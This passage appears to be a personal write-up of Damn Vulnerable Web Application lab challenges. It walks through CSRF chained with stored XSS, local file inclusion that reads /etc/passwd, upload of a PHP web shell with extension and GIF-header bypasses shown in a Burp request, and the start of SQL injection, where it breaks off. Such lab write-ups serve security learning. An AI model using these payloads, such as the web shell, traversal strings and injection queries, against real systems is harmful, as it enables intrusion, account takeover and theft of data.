
I changed the password in URL and tried to open it in new tab.



In the above screenshot,


password_new=password
password_conf=password

Opening the new URL in the new windows did the trick. Password of admin account changed back to password.




Security Level set to Medium.

I changed back the password of admin account to admin. I Again, changed the URL and tried to open in new window but this time password did not change.




I used burp suite to capture the request and analyzed it.



After analyzing the request I found referrer parameter was set. This means that requests originating only from this site are valid and will be processed. I need a way to make requests from this server only. To do this I exploited another vulnerability **XSS (Stored)**.

I changed back the difficulty level back to low in order to exploit the XSS. I used image tag to send request to the change password.

XSS Payload *:* `<img src="http://144.126.240.162/cs4jksdjkeife9fehf3hfjkw-182-29702/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change">`



Once the page was loaded a request to change password of admin account was sent with the referrer parameter.

Security Level Set to High

I changed the security level to high and found that with the referrer parameter a CSRF token was also sent with the password change request. I tried using the XSS stored vulnerability to exploit CSRF. It failed because I was not able to get CSRF token from XSS page.

4. File Inclusion

File inclusion is a web vulnerability which allows an attacker to submit input to open files or run files on the web server.

I have only used LFI to solve this challenge because PHP function allow_url_include was not enabled.


Security Level set to Low.

Objective of this challenge was to read contents of "*../hackable/flags/fi.php*". I saw '*page*' parameter which had a value "*include.php*" in the URL. I simply copy pasted the file path given to me.


I got nothing but adding '../' at starting of the file path gave me the content of the file.

Input: `../../hackable/falgs/fi.php`

'../' is for previous directory.




Contents of file fi.php:




Security Level set to Medium.

I tried with the same file path. Also added several '../' but It didn't work.

so, I tried with ….//.




And I was able to read the file fi.php.



Security Level Set to High.

I tried different combination of '../' and '..../'. I used 'file:///' as a prefix. After several tries finally, I was able to read the '/etc/passwd' file. I was not able to read fi.php because 'file:///' needs full path of the file since the DVWA was hosted online I was not able to predict the correct location of the file.



Instead of fi.php I read contents of passwd file using LFI.


5. File Upload

File upload is a web vulnerability which allows an attacker to upload a file to the server and execute it later.

Firstly, I made a basic PHP shell and named it shell.php.

shell.php

<?php system($_REQUEST[“COMMAND”]); ?>




Security Level set to Low

I tried uploading my shell.php. As you can see in below image it was uploaded successfully. Now I only needed to execute commands.

To execute commands using shell.php. You need to pass a parameter COMMAND to the url with a command you want to run. For example,

../../hackable/uploads/shell.php?**COMMAND=ls**



Security Level set to Medium

I moved shell.php to shell1.php. So that when I execute my shell I will get to know if the shell uploaded was not the previous one. I tried to upload shell1.php.

As you can see shell1.php was not uploaded. I fired up burp suite and captured the request.

Request


Pretty Raw \n Actions

```
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryXJaQee6RkzDlsjmB
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://144.126.240.162/cs4yiyk7weh4edmse8b2prrauh43-182-29742/vulnerab
ilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=medium; PHPSESSID=6jf8i0lrrp34m38s8o6an2in43
Connection: close

------WebKitFormBoundaryXJaQee6RkzDlsjmB
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryXJaQee6RkzDlsjmB
Content-Disposition: form-data; name="uploaded"; filename="shell1.php"
Content-Type: application/x-php

<?php system($_REQUEST["COMMAND"]); ?>

------WebKitFormBoundaryXJaQee6RkzDlsjmB
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundaryXJaQee6RkzDlsjmB--

```


In the request you can see filename=”shell.php” and content-type: application/x-php. I changed the file extension of shell1.php to shell1.php.jpg.


Upload was successful.

When I tried to open my shell, it did not work. My shell was interpreted as jpg file rather than php.




I again uploaded my shell and captured the request in burp suite. In the request I changed the filename parameter and removed the .jpg extension from the shell. As you can see in the below images






Shell was successfully uploaded and working.



Security Level set to High

I renamed the shell1.php to shell2.php to avoid confusion. I again tried to remove the jpg extension in request using burp suite but got an error.

I added GIF header to the shell file to bypass the file type check and changed the extension to .jpg.



File was successfully uploaded to the server. Now I can run this shell using the file inclusion vulnerability which will process the .jpg as php file. Unfortunately, I was not able to run the commands. This type of attack would need a reverse meterpreter shell but as I mentioned before I was not able to port forward my router.

6. SQL Injection


SQL injection allows an attacker to send malicious commands to the database by interfering with the queries.

SQL injection is the most common web vulnerability found in the websites. In this challenge I was presented with an input box which took user ID as input and showed me the first name and surname. Objective of this challenge was to get the password of all the users in the database.


Security Level set to low.

I entered 1 as the input and the output was

First let us check if the input box is vulnerable to SQL injection. I simply entered a single quote and press the submit button. As expected, the input box is vulnerable to SQL injection because I was presented with a SQL syntax error.




I tried a basic SQLi query **1' OR '1'='1#** and this query returned all the users first name and surname.



Now, I only need to find the table name and column names to extract the password. Before that I need to know how many columns are used to output the data in query so that I can replace those columns with password. I used order by to find the number of columns.

1' ORDER BY 1# -- No error
1' ORDER BY 2# -- No error
1' ORDER BY 3# -- Error

